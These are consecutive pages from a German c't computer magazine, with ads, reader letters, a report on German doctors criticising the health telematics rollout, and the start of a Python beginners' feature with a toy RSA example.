Als ideale Lösung für professionelle Nutzer in Contact Centern, Büros und Unified Communications-Umgebungen bieten unsere kabelgebundenen Headsets eine hohe Klangqualität, robustes Design und eine Auswahl an verschiedenen Tragearten für ganztägigen Komfort.



Meeting-Lösungen Audio und Video

Flexible Plug-and-Play-Bluetooth®- oder kabelgebundene Speakerphones für den mobilen Einsatz oder für stationäre Anwendungen. Zu unseren Meetinglösungen gehören auch ein intelligenter Microsoft Teams Rooms Lautsprecher und eine intuitive All-in-One-Videolösung mit Full HD-Video.

beiden Favoriten sind esolutions.shop und iode.tech.

Ich selbst nutze seit gut einem halben Jahr iode auf zwei gebrauchten Smartphones (Sony Xperia XA2) und bin begeistert. Einziger Wermutstropfen ist das Fehlen des UKW-Radios. Aber dafür bin ich auf dem Stand von Android 11 bei einem Gerät von Anfang 2018, das ursprünglich mit Android 8 kam – da kann man nicht meckern. Sony selbst hat das Gerät nur bis Android 9 unterstützt.

Deshalb ist ein Custom-ROM oft die einzige Möglichkeit, gebrauchten Geräten zu einem längeren Leben zu verhelfen. Zumeist unterstützt die Free-and-Open-Source-Software-Community Geräte erheblich länger als der Hersteller selbst. Sogar ein Xperia Z5 von 2015 habe ich hier auf dem Stand von Android 10 (LOS 17.1) als Zweitgerät laufen.

Christoph Schmees

Blick ins BIOS & Linux-Tipp

Windows-11-Kompatibilität ermitteln – ohne installiertes Windows, c't 4/2022, S. 148

Man kann aber auch unter Linux oder mit einem entsprechenden Blick ins BIOS einiges herausfinden [zu den Gründen, warum der Rechner nicht mit Windows 11 kompatibel ist, Anm.d.Red.]. Häufig ist es die fehlende Unterstützung für TPM 2.0 und DirectX 12.0.

Ein kurzer Blick in die Liste der unterstützten CPUs bei Microsoft offenbart, dass nur Intel-CPU's ab der 8. Generation aufwärts gelistet sind. Bei TPM kann ein simpler Blick ins BIOS gegebenenfalls hel-

Fragen zu Artikeln

✉ **Mail-Adresse des Redakteurs am Ende des Artikels**

☎ **Artikel-Hotline**
jeden Montag 16–17 Uhr
05 11/53 52-333

fen, ob entsprechende Einstellmöglichkeiten und Informationen vorhanden sind. Ist TPM 2.0 aktivierbar, dann ist es okay.

Unter Linux kann man als root im Terminal dmi decode ausführen, um an die notwendigen Informationen zu kommen. Hier werden auch Informationen zu CPU und TPM angezeigt.

JeNoFun

Ausgabe für mehrere Medien

Nichtdestruktive Fotobearbeitung für Windows, macOS und Linux, c't 4/2022, S. 98

Das Feature „multi file“ beherrscht keines der vorgestellten Programme. Wir verwenden ein Foto für die verschiedensten Ausgabeformate – für Print, App, Webseite. Dieses dann mit unterschiedlichen Ausschnitten. Dies ergibt eine Vielzahl von Dateien, bei denen es schwer wird, die Übersicht zu behalten.

Meine Idee ist, dass in einer Datei die verschiedensten Freisteller (Crops) enthalten sind und mit der Benennung durch Metatags von einem externen API ausgelesen/erzeugt werden. So ein Feature würde den Produktionsprozess bei uns um einiges vereinfachen.

Michael Müller

Lightroom-Performance

Die in der Zusammenfassung für Lightroom Classic genannten „unerträglich langsamen“ Funktionen kann ich nicht nachvollziehen. Klar, über die „Güte“ der Performance beim Import und Export kann man streiten, aber zumindest mit der Bildbearbeitung habe ich auf meinem sechs Jahre alten Desktop (i7-6700K, 16 GByte RAM, Katalog auf SSD) keinerlei Probleme. Alle Bearbeitungsschritte erfolgen flüssig und ohne Verzögerung. Der

Import mit der Erstellung von Standardvorschauen ist auf meinem zwei Jahre alten Notebook (i7-10750H, sonst wie oben) binnen fünf Minuten für 1000 Raw-Dateien (25 MByte) erledigt – ich empfinde das als sehr schnell. Die Gesichtserkennung nutze ich nicht.

Torsten Villnow

Die Unterschiede treten beim Umgang mit vielen Fotos jenseits der 40 Megapixel zutage. Einige Konkurrenten arbeiten da deutlich schneller.

Variante ohne „E“

Z690-Mainboards für leistungsstarke Core i-12000-Systeme, c't 3/2022, S. 82

Das MSI Pro Z690-A WiFi, das Sie getestet haben, hat Wi-Fi 6E. Die DDR4-Version des Boards hat nur Wi-Fi 6 ohne das „E“ (MSI Pro Z690-A WiFi DDR4). Das wäre mir fast nicht aufgefallen. Ich denke, das wäre auch für andere Leser interessant, weil es ein Fallstrick ist.

Martin Wittmer

Ergänzungen & Berichtigungen

Copy & Paste in RawTherapee

Nichtdestruktive Fotobearbeitung für Windows, macOS und Linux, c't 4/2022, S. 98

Man kann in RawTherapee Einstellungen von einem auf ein anderes Foto übertragen, per Copy & Paste (Strg+C, danach Strg+V) – in der Tabelle stand das falsch.

Kein Gratis-PDF

Buchkritik „Nahrhafte Krümel“, c't 3/2022, S. 182

Anders als in der Buchkritik zu Timm Eichstädts und Stefan Spiekers „52 Stunden Informatik“ angegeben erhalten Käufer des gedruckten Buches keine kostenlose PDF-Fassung. Das Buch ist ein „Moremedia“-Titel, was bedeutet, dass es dazu über die Moremedia-App von Springer Nature kostenfreies digitales Zusatzmaterial gibt. Titel, die für Print-Käufer komplette Gratis-PDF-E-Books mitbringen, tragen beim Springer-Verlag hingegen den Button „eBook inside“ – die „52 Stunden“ tun das nicht.

Wir freuen uns über Post

✉ **redaktion@ct.de**

💬 **c't Forum**

f **c't Magazin**

🐦 **@ctmagazin**

Ausgewählte Zuschriften drucken wir ab. Bei Bedarf kürzen wir sinnwährend.

Antworten sind kursiv gesetzt.

👤 **Anonyme Hinweise**
<https://heise.de/investigativ>

AKTION Schnelles WLAN!

Einfach und unkompliziert wechseln!

INTERNET & TELEFON

10 FREIMONATE*

ab **0** **—** €/Monat*

DSL 50 für 10 Monate,
danach 39,99 €/Monat

inkl. 1&1 HomeServer mit Wi-Fi 6



Neueste WLAN-Technologie und schnelles DSL für 0,- €/Monat!*

Wechseln Sie jetzt zu 1&1 und erleben Sie schnelles WLAN mit bestem Wi-Fi 6 in allen Räumen. Sie brauchen sich um nichts zu kümmern – 1&1 übernimmt alle Formalitäten und kündigt Ihren bestehenden Internet-Vertrag. Ein Anbieterwechsel ist nach 24 Monaten innerhalb von 30 Tagen gesetzlich garantiert. Anschließend schalten wir pünktlich Ihren neuen DSL-Anschluss und senden einen WLAN-Router der neuesten Generation. Einfach einstecken und lossurfen. Unterbrechungsfrei.

In den ersten 10 Monaten zahlen Sie keine Grundgebühr und sparen so 400,- €!*



1&1 Netz,
nicht einzelne
Angebote



Erschienen in
DIE WELT,
Ausgabe 13.10.21



*1&1 DSL 50 für 0,- €/Monat für 10 Monate, danach 39,99 €/Monat, inkl. 1&1 HomeServer+ danach 46,98 €/Monat. 10 Freimonate ab 1&1 DSL 50. Internet-Flat: Unbegrenzt surfen mit bis zu 50 MBit/s. Telefon-Flat: Rund um die Uhr kostenlos ins dt. Festnetz telefonieren. Anrufe in alle dt. Mobilfunknetze 19,9 ct/Min. Mögliche Hardware: z.B. 1&1 HomeServer+ für 0,- €/Monat für 10 Monate, danach 6,99 €/Mon. Der Preis entfällt auf die zusätzlichen monatlichen Tarifleistungen, die zusammen mit der Hardware angeboten werden. Router-Versand: einmalig 9,90 €. Bereitstellungspreis: einmalig 47,60 €. Mindestlaufzeit: 24 Monate. Kündigungsfrist: 1 Monat zum Ende der Vertragslaufzeit. 30 Tage testen: Sonderkündigung im ersten Monat. Abbildung ähnlich, Änderungen und Irrtümer vorbehalten. Die Geldscheine stellen einen symbolischen Vorteil im Verhältnis zu Ihrem jetzigen Anbieter dar. Preise inkl. MwSt. 1&1 Telecom GmbH, 56403 Montabaur

1und1.de

02602 / 96 90



02.03.

Einführung in den Kea DHCP Server

Der Workshop gibt eine vollständige Einführung in die neue Kea-DHCP-Software auf Unix- und Linux-Systemen. Sie lernen, wie man das Kea-DHCP-System installiert, konfiguriert und wartet.



14.06. + 08.11.

Internetausfälle kompensieren

Fällt die Internetanbindung im Unternehmen aus, „steht“ oftmals der ganze Betrieb. Dieser Workshop vermittelt einen Überblick über aktuelle Techniken zu redundanten Internet-Anbindungen von Firmenstandorten.



21.– 22.06.

Post-Quantum Cryptography

In diesem Workshop tauchen wir in das Feld der Post-Quantum Cryptography ein und betrachten dabei sowohl die Theorie als auch die Praxis.



**23.06. + 06.09.
+ 15.11.**

WordPress für Einsteiger

Der praxisorientierte Workshop richtet sich an Neu- und Quereinsteiger in WordPress und bietet eine grundlegende und fundierte Einarbeitung in die aktuelle Version des populären CMS.



18.10.

Dienste mit SELinux absichern

Durch Abschalten der SELinux Technologie wird unwissentlich die Sicherheit des Systems reduziert. Der Workshop gibt eine Einführung in die SELinux Sicherheitstechnologie, sodass Administratoren mit, und nicht gegen, SELinux arbeiten.



29. – 30.11.

Docker und Container in der Praxis

Der Workshop richtet sich an Entwickler und Administrierende, die neu in das Thema einsteigen. Neben theoretischem Wissen über Container geht es um die Herausforderungen im Alltag und eigene Erfahrungen auf der Kommandozeile.

Sichern Sie sich Ihren Frühbucher-Rabatt:

www.heise-events.de/workshops



Rebellion in Weiß

Ärzte fordern Umdenken bei der Digitalisierung der Medizin

Das hohe Tempo bei der Digitalisierung der Medizin führte zu Pfusch und hohen Ausfallraten. Nach dem Führungswechsel von Spahn zu Lauterbach im Gesundheitsministerium drängen Ärzte nun auf eine Kursänderung. Ein Lagebericht deckt haarsträubende Fehler auf.

Von Detlef Borchers

Das Barometer wurde erfunden, um vor Schlechtwetterperioden zu warnen. Auch das „Praxisbarometer Digitalisierung 2021“ der kassenärztlichen Bundesvereinigung (KBV) warnt vor schlechten Zeiten. Der Mitte Januar veröffentlichte Report fragt, wie es weitergehen soll mit der telematischen Infrastruktur (TI), über die Ärzte, Apotheker, Kassen und Patienten ihre Gesundheitsdaten austauschen.

Für das KBV-Barometer kontaktierte das IGES-Institut für Gesundheitsforschung 2800 niedergelassene Kassenärzte, von denen 89 Prozent an die TI angeschlossen waren. Die Befragung ergab, dass die Fehleranfälligkeit der digitalen Anbindung der Praxen 2021 gegenüber dem Vorjahreszeitraum drastisch zugenommen hat. Zur Präsentation des Praxisbarometers nannte der KBV-Vorsitzende Thomas Kriedel die Zahl von 3850 Stunden (über 160 Tage), in denen Ärzte innerhalb der vergangenen 13 Monate Ausfälle der TI beklagten. Demnach habe jede der befragten Praxen durchschnittlich nur an drei von fünf Tagen mit der TI problemlos Daten austauschen können – eine Größenordnung, die auch eine Stichprobe von c't bestätigt [1].

In jedem Fall habe die überhastete Einführung unausgereifter Anwendungen und der hohe Zeitdruck unter dem ehe-

maligen Gesundheitsminister Spahn zu den vermehrten Ausfällen geführt, erklärte KBV-Vize Stephan Hofmeister bei der Präsentation der Ergebnisse: „Man wollte Ärzte und Versicherte in ein neues Auto einsteigen lassen, das bislang noch nicht einmal auf der Teststrecke zuverlässig funktioniert, und hätte dieses sehenden Auges vor die Wand fahren lassen!“ Sollte sich dies nicht ändern, überlege die KBV sogar, die Projektgesellschaft Gematik zu verlassen. Die Gematik ist für den Ausbau der TI verantwortlich. Das Bundesgesundheitsministerium hält 51 Prozent der Stimmrechte, die KBV nur 7,4 Prozent. Laut Hofmeister könne sie somit zu wenig Einfluss auf die Gematik nehmen.


Die Vertreter der Kassenärzte nutzten die Vorstellung des Digitalisierungsbarometers, um für eine langsamere und sorg-

fältigere Einführung des elektronischen Rezeptes und der e-Arbeitsunfähigkeitsbescheinigung (eAU) zu werben. Zwar sei aktuell noch nicht bekannt, wer für die Digitalisierung im Gesundheitsministerium künftig verantwortlich sein werde, doch setze er auf eine konstruktivere Zusammenarbeit, sagte Kriedel.

Kriedel stützt seine Hoffnung auf eine neue inhaltliche Ausrichtung bei der Digitalisierung womöglich auf den Fakt, dass neben Jens Spahn auch der Health Innovation Hub (hih) seine Arbeit am 31. Dezember beendete. Die Denkfabrik beriet bislang das Gesundheitsministerium bei der Digitalisierung. Ihr Leiter Jörg Debatin war Co-Autor von Spahns Buch „App vom Arzt“ und rühmte sich in einem Interview mit der Deutschen Apotheker Zeitung Mitte Dezember, dass es erstaunlich viele Konzepte seines Beraterteams bis in die Referentenentwürfe der Gesetze geschafft hätten. Mit Auflösung des hih ist damit nun Schluss.

Schnelleres Papier

Als erstes Indiz, dass eine Trendwende stattfinden könnte, mag der einstimmige Beschluss in der Gesellschafterversammlung der Gematik vom 26. Januar gelten. Demnach soll das e-Rezept erst nach er-



2021 stieg die Fehlerhäufigkeit bei der TI-Nutzung deutlich an. Fast zwei Drittel der befragten Hausärzte klagten über mindestens wöchentlich auftretende Fehler.

folgreichem Abschluss einer umfangreichen Testphase bundesweit eingeführt werden. Dazu müssen Apotheker mit den Kassen mindestens 30.000 e-Rezepte erfolgreich abgerechnet haben, bis Anfang Februar waren es nur 686. Alle gesetzlichen Krankenkassen und die Apotheken-Rechenzentren sollen beim Test mit von der Partie sein und Fehler an die Gematik melden. Bislang hatte es unverständlicherweise keine solche „Evaluation der Nutzererlebnisse“ gegeben.

Klappt die Übertragung nicht, sollen die Rezepte zudem nicht mehr „retaxiert“ werden, wodurch die Apotheken ansonsten die Kosten bereits ausgegebener Arzneimittel von den Kassen nicht erstattet bekämen. Dies hatte bislang viele Apotheker davon abgehalten, die Einführung des E-Rezepts zu unterstützen.

Auch bei der elektronischen Arbeitsunfähigkeitsbescheinigung (eAU) entspannt sich die Lage. In etlichen Praxen soll der Versand der eAU an die Kassen reibungslos angelaufen sein. In den ersten vier Wochen des Jahres konnte laut Gilbert Mohr von der Kassenärztlichen Vereinigung Nordrhein knapp jede fünfte AU elektronisch verschickt werden.

Allerdings hapert es noch am Feedback: Klappt die Meldung bei der Krankenkasse, erhält der Arzt nämlich keine Bestätigung. Je nach Praxisverwaltungssystem (PVS) kann er nur über seine Log-Dateien nachweisen, wer wie lange krankgeschrieben wurde. Lediglich bei Problemen – meistens mit dem POP3-Mail-Dienst KIM – erhält der Arzt eine Rückmeldung. Dann können Ärzte ein „Stylesheet“ ausdrucken und per Post an die Krankenkassen verschicken. Die AU für den Arbeitgeber müssen Versicherte ohnehin weiter als Blatt Papier eintüten.

Elektroschocks

KBV-Vizepräsident Stephan Hofmeister stellt übrigens ernsthaft infrage, dass Rezepte und AUs auf Papier die Ärzte in ihrer täglichen Arbeit ausbremsen und deshalb unbedingt digitalisiert werden müssten. Laut einer Umfrage unter 4500 Ärzten dauere die Ausstellung einer AU statt weniger Sekunden auf Papier bis zu vier Minuten digital. Während ein Papierrezept in zwei bis drei Sekunden ausgedruckt sei, müssten Ärzte für ein e-Rezept bislang noch 40 bis 50 Sekunden veranschlagen.

Dass sich Ärzte im Praxisalltag mit profan wirkenden Problemen herumschla-



Bild: Jens Büttner/dpa

Nach den desaströsen Fehlern seines Vorgängers erwarten Ärzte vom neuen Gesundheitsminister Karl Lauterbach einen radikalen Kurswechsel bei der Digitalisierung.

gen müssen, zeigt auch das Beispiel der elektronischen Gesundheitskarte (eGK): Die Generation 2.1 der eGK ist standardmäßig mit einem NFC-Chip ausgestattet. Er ermöglicht eine drahtlose Kommunikation zwischen Kartenleser und Karte, wie man sie vom Einkaufen her kennt: Man hält die Karte über den Leser und gibt die (in diesem Fall sechsstellige) PIN ein.

Aktuell wird der NFC-Chip aber nicht genutzt. Man muss die eGK weiterhin in kleine Terminals stecken, wobei elektrostatische Entladungen mitunter das gesamte System lahmlegen. Im schlimmsten Fall erkennt das Terminal dann die zusätzlich gesteckte Institutionenkarte (SMC-B) nicht mehr, mit der eine Praxis bei der TI angemeldet ist, und das Personal muss das Praxisverwaltungssystem neu starten. Die Abhilfen sind relativ einfach: Ärzte können vor ihrem Tresen Entladungs-Fußmatten auslegen oder ihr Personal anweisen, die eGK mit einer geerdeten Hand selbst einzustecken und dies nicht den Versicherten zu überlassen.

Die „Schuld“ des Datenschutzes

Trotz Ausfallraten der TI von 40 Prozent, der um Größenordnungen längeren Bearbeitungszeiten der eAU und E-Rezepte sowie simpler Steckprobleme der Gesundheitskarten versuchen einige IT-Experten noch immer, dem Datenschutz die Schuld für die schleppende Digitalisierung der Medizin zu geben. So machten Ferdinand Gerlach und Frank Niggemeier, ihres Zeichens Vorstand und Geschäftsführer des „Sachverständigenrats Gesundheit“, unter der plakativen Überschrift „Daten nutzen, nicht nur schützen!“ in der *Zeit* gegen das Gespenst des Datenschutzes mobil, das den Fortschritt in Deutschland

hindere. Wer nicht alle Gesundheitsdaten in anonymisierter Form der Forschung in Echtzeit zur Verfügung stelle, Sorge dafür, dass die deutsche Medizin im „Blindflug“ über Corona rätsele und auf die Daten aus Großbritannien, Finnland und Israel angewiesen sei.

Für die Verzögerung verantwortlich machten Gerlach und Niggemeier unter anderem den Bundesdatenschutzbeauftragten Ulrich Kelber. Der möchte, dass die Kassen in ihren Geschäftsstellen Computer und Kartenterminals aufbauen, an denen Versicherte auch ohne Smartphone auf ihre elektronische Patientenakte (ePA) zugreifen, Daten einsehen, freischalten und sperren können. Dies hält Kelber speziell für ältere Patienten für wichtig, damit diese auch ohne Smartphone die Souveränität über ihre Gesundheitsdaten behalten.

ePA-Auswertung in Echtzeit

Die Versicherten werden sich mit der Sichtung und Freigabe ihrer in der ePA gespeicherten Befunde und Arztbriefe jedoch beeilen müssen. Denn wie Gerlach und Niggemeier fordert auch der neue „Expertenrat Corona“ der Ampel-Regierung, dass die in der ePA gespeicherten Daten in Echtzeit ausgeleitet, anonymisiert, ausgewertet und veröffentlicht werden sollen – idealerweise also, sobald ein Labor oder eine Klinik Befunde in die ePA einstellt. In seiner Stellungnahme vom 30. Januar beklagt der Rat, dass der „systemisch geduldete Mangel an Daten die wissenschaftliche Analyse und Bekämpfung der Pandemie erschwert“.

Die Fixierung auf ein „Echtzeitsystem“ mag die medizinischen Experten beschäftigen, die sicher nicht die Zeit haben, sich mit den Problemen der einfachen Arztpraxen zu beschäftigen. Bezeichnend ist dabei allerdings, dass im Expertenrat Corona niemand vertreten ist, der in einer Arztpraxis arbeitet. Wer aber die Digitalisierung des Gesundheitssystems beschleunigen will, muss zunächst die Lauffähigkeit der Telematik sicherstellen. (hag@ct.de) **ct**

Literatur

- [1] Thomas Maus, Medizinischer Pannendienst, Erhöhte Ausfälle beim Datenabgleich im Gesundheitssystem, c't 4/2022, S. 44

Praxisbarometer Digitalisierung 2021:
ct.de/yba8

Python für alle

Gute Gründe für Python



Gute Gründe für Python	Seite 16
Python schnell und einfach einrichten	Seite 20
Python-Entwicklungsumgebungen	Seite 26

Python ist leicht lesbar und stößt daher gerade Anfängern die Tür in die Welt des Programmierens auf. Wir haben zusammengetragen, wo die Vorteile der Sprache liegen, welche Python-Edition Sie wie am schnellsten auf den Rechner bekommen und welche Entwicklungsumgebungen sich eignen.

Von Wilhelm Drehling und Pina Merkert

Eine Programmiersprache wie C erspart Entwicklern, Maschinencode zu tippen und der Compiler übersetzt auf jedem Rechner in den Dialekt der eingebauten CPU. Trotzdem nutzt so maschinennahes Programmieren noch jedes Byte – und der Code zerfällt in Speicherzugriffsfehler, wenn nur ein Bit falsch gesetzt ist.

Seit der Erfindung von C ist die Informatik glücklicherweise weit gekommen. Eine moderne Programmiersprache wie Python nimmt Entwicklern Fehlerquellen wie unsinnige Speicheradressen oder doppelt freigegebenes RAM. Programmieren geht mit Python nicht nur schneller und braucht weniger Zeilen Code; die Sprache erlaubt es, den Blick ganz auf den Algorithmus zu richten, ohne sich vorstellen zu müssen, was jeder Befehl mit den Registern der CPU macht.

Diese Bequemlichkeit hat ihren Preis: Python-Code braucht ungefähr 100-mal länger für dieselbe Aufgabe wie ein C-Programm. Was wie eine Rechenzeit-Katastrophe klingt, ist in der Praxis kaum eine Einschränkung. Wer nämlich große Datenmengen durch die Vektoreinheiten seiner vielkernigen CPU peitschen möchte, sollte ohnehin optimierte Bibliotheken einsetzen. Für Python wäre das beispielsweise NumPy, das hervorragend optimiert ist und mühelos den Code der allermeisten C-Entwickler überholt.

Beliebt und universell

Python-Code ist gut lesbar, leicht verständlich, ästhetisch und vor allem kurz. Diese Eigenschaften ziehen Entwickler an, weshalb die Sprache in den letzten zehn Jahren im Ranking von RedMonk mit

GitHub und Stack Overflow als Quelle durchweg unter den beliebtesten vier landete (siehe ct.de/y33e).

Ein wichtiger Faktor für den Erfolg ist aber auch die Vielseitigkeit. Durch die knappe und effiziente Syntax eignet sich Python für kurze Skripte und Spielereien auf der interaktiven Konsole. Da Python selbst in C programmiert ist, gibt es Python-Wrappers für die meisten in C geschriebenen Bibliotheken. Stehend auf den Schultern von Giganten gehen Programmierexperimente mit Python besonders schnell, weshalb Python in der Wissenschaft beliebt ist. Und da nichts so lange hält wie ein Provisorium, bleibt viel Python-Code aus dem Prototyp im späteren Produkt erhalten.

Beim maschinellen Lernen wird dies besonders deutlich: Alle großen KI-Frameworks bieten primär eine Python-Schnittstelle und Data Science wird überwiegend in Python gemacht. Jupyter-Notebooks (siehe S. 26) visualisieren die Experimente, die Rechenleistung für die Python-Zellen im Browser kommt aus der Cloud.

Am Raspi ist Python die Sprache der Wahl für Elektronikbasteleien, in Docker-Containern treibt die Sprache Webanwendungen an. Lediglich Spiele (abgesehen von Minispielen mit Pygame) und Smartphone-Apps werden nicht mit Python programmiert. Trotz der beiden Ausnahmen: So vielseitig ist keine andere Programmiersprache. Python ist eine Sprache für alle!

Schlüsselbund

Wie kurz und effizient Python-Code ist, zeigt unser gar nicht triviales Beispiel im Kasten: eine vereinfachte Implementierung der asymmetrischen Verschlüsselung RSA. Nachdem Sie Python installiert haben (siehe S. 20), fehlt nur PyCrypto, was Sie mit `pip install pycryptodome` installieren. Danach können Sie die wenigen

Zeilen aus dem Kasten abtippen (empfehlenswerte Editoren und IDEs stellen wir auf Seite 26 vor) und ausführen. Falls Sie nicht tippen wollen, finden Sie den Quellcode auch im Repository auf GitHub, zu finden über ct.de/y33e.

RSA nutzt aus, dass eine Primfaktorzerlegung großer Zahlen schwierig ist, während sich Multiplikationen leicht berechnen lassen [1]. Python macht die Rechnung besonders leicht, weil die Sprache automatisch mit beliebig langen Ganzzahlen rechnet. Eine Beschreibung der mathematischen Grundlagen des Verfahrens finden Sie über ct.de/y33e.

In den ersten beiden Zeilen definiert der Code die beiden Variablen `p` und `q`. Die beiden Primzahlen dienen als Grundlage für den öffentlichen und privaten RSA-Schlüssel. In einer realen Anwendung wären beides sehr große Primzahlen, das Beispiel zeigt aber, dass RSA auch mit kleinen Zahlen funktioniert. Mit den Variablen kann Python danach rechnen, beispielsweise um eine weitere Variable mit dem Ergebnis zu belegen:

```
phi = (p - 1) * (q - 1)
```

Unter dem Kommentar in Zeile 9 # Schlüsselgenerierung steht ein Aufruf der Funktion `inverse()`. Einer der Vorteile von Python sind mächtige Bibliotheken, die Sie mit `import` in Ihren Code laden. Die Funktion findet die modulare Inverse von `e`. Der erweiterte euklidische Algorithmus, der diese Zahl berechnet, ist nicht ganz trivial, glücklicherweise aber schon fertig im Python-Modul `crypto.Util.number` implementiert. Es folgen zwei Aufrufe der Funktion `print()`, die die generierten Schlüssel auf die Konsole schreiben. Die Funktion `format()` ersetzt die Platzhalter für Ganzzahlen `{d}` mit den Werten der Variablen, die `format()` als Parameter erhält.

Nachricht

Von der Konsole akzeptiert Python mit `input()` auch Eingaben. Das Beispiel erwartet hier, dass Benutzer eine Zahl eintippen, die dann verschlüsselt wird:

```
nachricht = int(input("Beliebige Zahl"
+ " zwischen 0 und 221 eintippen: "))
```

RSA verschlüsselt immer nur Zahlen und keine Texte. Die Python-Zeile gibt erst den String mit der Aufforderung aus, sammelt die eingegebenen Zeichen bis zum Enter ein

Implementierung der asymmetrischen Verschlüsselung RSA

```
01 from Crypto.Util.number import inverse
02
03 # Basiswerte
04 p = 13
05 q = 17
06 n = p * q
07 phi = (p - 1) * (q - 1)
08
09 # Schlüsselgenerierung
10 e = 11
11 d = inverse(e, phi)
12 print("Öffentlicher Schlüssel: ({:d},{:d})".format(e, n))
13 print("Privater Schlüssel: ({:d},{:d})".format(d, n))
14
15 # Nachricht
16 nachricht = int(input("Beliebige Zahl zwischen 0 und 221 eintippen: "))
17
18 # Verschlüsseln
19 cypher = pow(nachricht, e, n)
20
21 # Entschlüsseln
22 print(str(pow(cypher, d, n)))
```

Der Code generiert zuerst ein Schlüsselpaar. Anschließend benutzt er die Werte aus dem öffentlichen Schlüssel, um eine Benutzereingabe zu verschlüsseln. Mit dem privaten Schlüssel lässt sich daraus wieder die ursprüngliche Eingabe berechnen.

und konvertiert sie mit der Funktion `int()` in eine Ganzzahl. Tippt ein Benutzer etwas anderes als Ziffern, schlägt die Konvertierung fehl und Python wirft eine `Exception`, also eine Fehlermeldung, die auf der Konsole landet. Wenn die Konvertierung klappt, steht die Zahl in der Variablen `nachricht` zur Verfügung.

Beliebig große Potenzen berechnet `pow()`. Mit einem dritten Parameter rechnet die Funktion das Ergebnis modulo der dritten Variable. `pow(a, b)` ergibt also a^b , während `pow(a, b, c)` in einem Schritt $a^b \% c$ rechnet. Das Verschlüsseln und Entschlüsseln mit RSA erledigt Python also jeweils in einem einzigen Funktionsaufruf:

```
# Verschlüsseln
cypher = pow(nachricht, e, n)
# Entschlüsseln
print(str(pow(cypher, d, n)))
```

Bei der Entschlüsselung `pow(cypher, d, n)` kommt wieder eine Zahl heraus. Die `print()`-Funktion erwartet aber eine Zeichenkette als Parameter. Die Konvertierung übernimmt die Funktion `str()`, die in Python jeden Datentypen in einen String verwandeln kann. Wenn alles geklappt hat, steht am Ende die Zahl auf dem Bildschirm, die Sie vorher eingetippt haben.

Ausprobieren!

Probieren Sie unser RSA-Beispiel unbedingt mal aus! Verschlüsseln Sie dafür nicht nur verschiedene Zahlen, sondern machen Sie auch mal falsche Eingaben und bauen Sie auch Fehler in den Code ein. Dabei merken Sie, wie Python die Fehler meldet und versucht, Sie beim Debugging zur richtigen Zeile zu schicken. Sie dürfen das Beispiel auch gern erweitern, um beispielsweise Fehleingaben zu erkennen. Nur für ernsthafte Verschlüsselung sollten Sie unsere Python-Fingerübung nicht verwenden. Dafür gibt es gut getestete Implementierungen in Bibliotheken.

Wenn Sie Inspiration suchen, sollten Sie ein Blick auf die Kästen mit unterschiedlichen Anwendungszwecken werfen. Darin geben wir einen groben Überblick der Flexibilität, die Sie mit Python bekommen können: Sei es Server mit Python automatisieren, den Raspi aufpeppen, Daten in Jupyter Notebooks visualisieren oder mit Django Ihrem Webprojekt neues Leben einhauchen. (wid@ct.de) 

Literatur

- [1] Wilhelm Drehling, Reingefallen, Asymmetrische Verschlüsselung: Sicher durch Falltürfunktionen, c't 7/2021, S. 60

Quellcode und Mathematik: ct.de/y33e



Bild: Albert Huim

Automatisierung mit Skripten

Zu automatisieren gibt es im Alltag (nicht nur als Admin) eine Menge – und Linux, Windows und macOS kann man mit jeweils eigenen Skripten steuern. Aber Bash für Linux ist nicht gerade intuitiv, BAT-Dateien unter Windows nicht gerade flexibel und die Syntax der PowerShell nicht jedermanns Sache. Python ist eine würdige Alternative für kleine und große Helferlein und verhält sich vor allem auf verschiedenen Betriebssystemen fast gleich. Wer zum Beispiel automatisch Dinge aus dem Web herunterladen will, schreibt in Python mit `http.client` ein übersichtliches und wartungsfreundliches Skript, statt mit elendig langen `curl`-Befehlen zu hantieren.

Steigen die Anforderungen, stehen die Bibliotheken `requests`, `json` und `yaml` bereit. Die setzen jeden noch so exotischen HTTP-Request ab und lesen und schreiben die wichtigsten Markup-Formate für Konfigurationsdateien. Mit so mächtigen Werkzeugen und der Flexibilität einer vollwertigen Programmiersprache ändert ein Skript bei Bedarf ruckzuck Dutzende von Config-Files. Und mit `subprocess` setzt Python ohne Probleme jeden Befehl ab, für den man sonst eine Konsole bräuhete.

Im Admin-Alltag kann man beim Automatisieren mit Python noch einen Schritt weitergehen: Das populäre Automationswerkzeug Ansible ist in Python geschrieben und steuert zum Beispiel Server anhand von wiederholbaren Rezepten. Mit dem Python-Code hinter den Kulissen hat man erst dann zu tun, wenn man eigene Module schreiben möchte. Dem Automatisierungswunsch sind dann keine Grenzen gesetzt. (jam@ct.de)

